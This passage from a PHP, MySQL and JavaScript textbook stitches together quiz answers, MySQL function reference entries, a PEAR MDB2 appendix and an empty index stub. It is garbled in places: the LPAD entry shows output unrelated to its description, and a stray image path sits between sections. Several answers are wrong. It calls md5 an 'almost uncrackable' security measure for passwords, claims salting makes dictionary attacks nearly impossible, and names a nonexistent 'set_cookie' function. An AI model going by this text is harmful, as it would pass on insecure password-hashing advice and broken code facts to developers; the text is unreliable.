Question 3-16

The `echo` and `print` commands are similar, except that `print` is a PHP function and takes a single argument and `echo` is a construct that can take multiple arguments.

Question 3-17

The purpose of functions is to separate discrete sections of code into their own, self-contained sections that can be referenced by a single function name.

Question 3-18

You can make a variable accessible to all parts of a PHP program by declaring it as `global`.

Question 8-6

A `FULLTEXT` index enables natural language queries to find keywords, wherever they are in the `FULLTEXT` column(s), in much the same way as using a search engine.

Question 8-7

A stopword is a word that is so common that it is considered not worth including in a `FULLTEXT` index or using in searches. However, it does participate in a search when it is part of a larger string bounded by double quotes.

Question 8-8

`SELECT DISTINCT` essentially affects only the display, choosing a single row and eliminating all the duplicates. `GROUP BY` does not eliminate rows, but combines all the rows that have the same value in the column. Therefore, `GROUP BY` is useful for performing an operation such as `COUNT` on groups of rows. `SELECT DISTINCT` is not useful for that purpose.

Question 8-9

To return only those rows containing the word *Langhorne* somewhere in the column *author* of the table *classics*, use a command such as:

```
SELECT * FROM classics WHERE author LIKE "%Langhorne%";
```

Question 8-10

When joining two tables together, they must share at least one common column such as an ID number or, as in the case of the *classics* and *customers* tables, the *isbn* column.

Question 8-11

To correct the years in the classics table you could issue the following three commands:

```
UPDATE classics SET year='1813' WHERE title='Pride and Prejudice';
UPDATE classics SET year='1859' WHERE title='The Origin of Species';
UPDATE classics SET year='1597' WHERE title='Romeo and Juliet';
```

Chapter 9 Answers

Question 9-1

The term *relationship* refers to the connection between two pieces of data that have some association, such as a book and its author, or a book and the customer who bought the book. A relational database such as MySQL specializes in storing and retrieving such relations.

Question 9-2

The process of removing duplicate data and optimizing tables is called *normalization*.

Chapter 12 Answers

Question 12-1

There are several benefits to using a templating system such as Smarty. They include but are not limited to:

- Separating the program code from the presentation layer.
- Preventing template editors from modifying program code.
- Removing the need for programmers to design page layout.
- Allowing the redesign of a web page without modifying any program code.
- Enabling multiple "skin" designs with little recourse to modifying program code.

Question 12-2

To pass a variable to a Smarty template, a PHP program uses the `$smarty->assign` function.

Question 12-3

Smarty templates access variables passed to them by prefacing them with a dollar sign `$` and enclosing them with curly braces `{}`.

Question 12-4

To iterate through an array in a Smarty template, you use the opening `{section}` and closing `{/section}` tags.

Question 12-5

If Smarty has been installed, you can enable it in a PHP program by including the *Smarty.class.php* file from its correct location (normally in a folder called *Smarty*, just under the document root).

Chapter 13 Answers

Question 13-1

Cookies should be transferred before a web page's HTML, because they are sent as part of the headers.

Question 13-2

To store a cookie on a web browser, use the `set_cookie` function.

Question 13-3

To destroy a cookie, reissue it with `set_cookie` but set its expiration date in the past.

Question 13-4

Using HTTP authentication, the username and password are stored in `$_SERVER['PHP_AUTH_USER']` and `$_SERVER['PHP_AUTH_PW']`.

Question 13-5
The `md5` function is a powerful security measure, because it is a one-way function that converts a string to a 32-character hexadecimal number that cannot be converted back, and is therefore almost uncrackable.

Question 13-6
When a string is salted, extra characters (known only by the programmer) are added to it before `md5` conversion. This makes it nearly impossible for a brute force dictionary attack to succeed.

Question 13-7
A PHP session is a group of variables unique to the current user.

Question 13-8
To initiate a PHP session, use the `session_start` function.

Question 13-9
Session hijacking is where a hacker somehow discovers an existing session ID and attempts to take it over.

Question 13-10
Session fixation is the attempt to force your own session ID onto a server rather than letting it create its own.

Chapter 14 Answers

Question 14-1
To enclose JavaScript code, you use `<script>` and `</script>` tags.

Question 14-2
By default, JavaScript code will output to the part of the document in which it resides. If the head it will output to the head; if the body then the body.

Question 14-3
You can include JavaScript code from other source in your documents by either copying and pasting them or, more commonly, including them as part of a `<script src='filename.js'>` tag.

Question 14-4
The equivalent of the `echo` and `print` commands used in PHP is the JavaScript `document.write` function (or method).

Question 14-5
To create a comment in JavaScript, preface it with `//` for a single-line comment or surround it with `/*` and `*/` for a multiline comment.

Question 14-6
The JavaScript string concatenation operator is the `+` symbol.

LEFT()

`LEFT(str, len)`

Returns the leftmost *len* characters from the string *str* (or `NULL` if any argument is `NULL`). The following code returns the string "Chris":

```
SELECT LEFT('Christopher Columbus', '5');
```

RIGHT()

`RIGHT(str, len)`

Returns the rightmost *len* characters from the string *str* (or `NULL` if any argument is `NULL`). This code returns the string "Columbus":

```
SELECT RIGHT('Christopher Columbus', '8');
```


MID()

`MID(str, pos, len)`

Returns up to *len* characters from the string *str* starting at position *pos*. If *len* is omitted, then all characters up to the end of the string are returned. You may use a negative value for *pos*, in which case it represents the character *pos* places from the end of the string. The first position in the string is 1. This code returns the string "stop":

```
SELECT MID('Christopher Columbus', '6', '4');
```

LENGTH()

`LENGTH(str)`

Returns the length in bytes of the string *str*. Note that multibyte characters count as multiple bytes. If you need to know the actual number of characters in a string use the `CHAR_LENGTH` function. This code returns the value 10:

```
SELECT LENGTH('Tony Blair');
```

LPAD()

`LPAD(str, len, padstr)`

Returns the string *str* padded to a length of *len* characters by prepending the string with *padstr* characters. If *str* is longer than *len* then the string returned will be truncated to *len* characters. The example code returns the following strings:

```
January
February
```

Specifier	Description
%U	Week (00–53), where Sunday is the first day of the week
%u	Week (00–53), where Monday is the first day of the week
%V	Week (01–53), where Sunday is the first day of the week; used with %X
%v	Week (01–53), where Monday is the first day of the week; used with %x
%W	Weekday name (Sunday–Saturday)
%w	Day of the week (0=Sunday–6=Saturday)
%X	Year for the week where Sunday is the first day of the week, numeric, four digits; used with %V
%x	Year for the week, where Monday is the first day of the week, numeric, four digits; used with %v
%Y	Year, numeric, four digits
%y	Year, numeric, two digits
%%	A literal % character

DAY()

DAY(*date*)

Returns the day of the month for *date*, in the range 1 to 31 or 0 for dates that have a zero day part such as "0000-00-00" or "2010-00-20". You can also use the function DAYOFMONTH to return the same value. This code returns the value 3:

```
SELECT DAY('2001-02-03');
```

DAYNAME()

DAYNAME(*date*)

Returns the name of the weekday for the *date*. This code returns the string "Saturday":

```
SELECT DAYNAME('2001-02-03');
```

DAYOFWEEK()

DAYOFWEEK(*date*)

Returns the weekday index for *date* between 1 for Sunday through 7 for Saturday. This code returns the value 7:

```
SELECT DAYOFWEEK('2001-02-03');
```

DAYOFYEAR()

DAYOFYEAR(*date*)




Figure E-3. Installing the PEAR MySQL MDB2 driver

Linux/Unix

If you installed the XAMPP package in Chapter 2, you already have PEAR installed. However, you will need to install the MDB2 database access package and the MySQL driver for it. To do this, you should need to issue only the following two commands:

```
pear install MDB2
pear install MDB2_Driver_mysql
```

Creating a Connect Instance

With all of PEAR, the MDB2 package, and the MySQL driver installed, you can start to take advantage of these new additions. But to do so, you need to understand what MDB2 is providing you with: a layer of abstraction.

In other words, MDB2 knows everything about accessing any major brand of database program you may have installed. You simply use a common set of commands and tell MDB2 which database to access. This means you can migrate to another SQL database such as PostgreSQL and will only have to install the new MDB2 driver and change a single line of code in your PHP file to be up and running again.

You connect to a MySQL database using MDB2 with code such as the following, where `$db_username` and the other `$db_` variables have already been read in from the *login.php* file:

```
require_once 'MDB2.php';

$dsn = "$db_username:$db_password@$db_hostname/$db_database";
$mdb2 = MDB2::connect("mysql://$dsn");
```

The `require_once` line loads MDB2. In the next line, the variable `$dsn` stands for *data source name* and is an identifier for the database. It comprises *username:password@hostname/database*. The variable `$mdb2` is an object returned by calling the `connect` method within the `MDB2` class. Recall that as mentioned in Chapter 5, the double colon (`::`) token indicates a class to be used on the left and a method to call from that class to the right.

The full string passed to the connect method is as follows:

```
mysql://username:password@hostname/database
```

The *mysql://* at the head of the string identifies the MDB2 driver to use and hence the type of database to access. If, for example, you were using a PostgreSQL database you would replace the head with *pgsql://*. The possible database types supported (as long as you install the drivers) are *fbsql*, *ibase*, *mssql*, *mysql*, *mysqli*, *oci8*, *pgsql*, *querysim*, and *sqlite*.

To check whether the program successfully connected to the database, you can issue a call to the PEAR `isError` method, like this:

```
if (PEAR::isError($mdb2))
    die("Unable to connect to MySQL: " . $mdb2->getMessage());
```

Here the `$mdb2` object is passed to the `isError` method, which returns `TRUE` if there is an error. In that case the `die` function is called, and an error message is issued before calling the `getMessage` method from within the `$mdb2` object to output the last message, describing the error encountered.

Querying

Once you have an MDB2 object in `$mdb2`, you can use it to query the database. Instead of calling the `mysql_query` function, call the `query` method of the `$mdb2` object as follows (assuming that the variable `$query` has already been assigned a query string):

```
$result = $mdb2->query($query);
```

Fetching a Row

The variable `$result`, returned by the `query` method, is another object. To fetch a row from the database, just call the object's `fetchRow` method like this:

```
$row = $result->fetchRow();
```

You can also determine the number of rows in `$result` using the `numRows` method like this:

```
$rows = $result->numRows();
```

Index

Symbols

We'd like to hear your suggestions for improving our indexes. Send email to *index@oreilly.com*.

T

U